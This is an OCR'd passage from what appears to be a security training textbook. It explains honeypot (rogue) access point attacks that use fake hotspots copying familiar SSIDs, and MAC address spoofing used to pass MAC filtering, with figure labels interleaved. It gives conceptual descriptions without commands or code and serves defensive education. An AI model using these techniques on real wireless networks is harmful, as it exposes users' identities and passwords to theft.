STARBUCKS COFFEE
at&t
Attacker

Attacker traps victims using fake hotspots

Honeypot AP Attack

If multiple WLANs co-exist in the same area, a user can connect to any available network. Such areas are vulnerable to attacks. Normally, when a wireless client is switched on, it probes a nearby wireless network for a specific SSID. An attacker takes advantage of this behavior of wireless clients by setting up an unauthorized wireless network using a rogue AP. This AP has high-power (high-gain) antennas and uses the same SSID as the target network. Users who regularly connect to multiple WLANs may connect to the rogue AP. Such APs mounted by attackers are called "honeypot" APs. They transmit a stronger beacon signal than legitimate APs so that NICs searching for the strongest available signal may connect to the rogue AP. If an authorized user connects to a honeypot AP, a security vulnerability is created and sensitive user information such as identity, username, and password may be revealed to the attacker.




SSID Verizon
SSID Vodafone
SSID McDonald's
SSID Starbucks Coffee
SSID AT&T
SHOP
verizon
vodafone
i'm lovin' it
at&t
Attacker
Attacker traps victims using fake hotspots

Figure 16.20: Honeypot AP attack




AP MAC Spoofing

- Hacker **spoofs the MAC address** of WLAN client equipment to mask as an authorized client
- Attacker **connects to AP as an authorized client** and eavesdrops on sensitive information

Device with MAC address: 00-0C-F1-56-98-AD
Production Department
Accounting Department
Reception
Only computers from the production department can connect to me
Attacker
I am MAC 00-0C-F1-56-98-AD
Hacker spoofing the MAC address

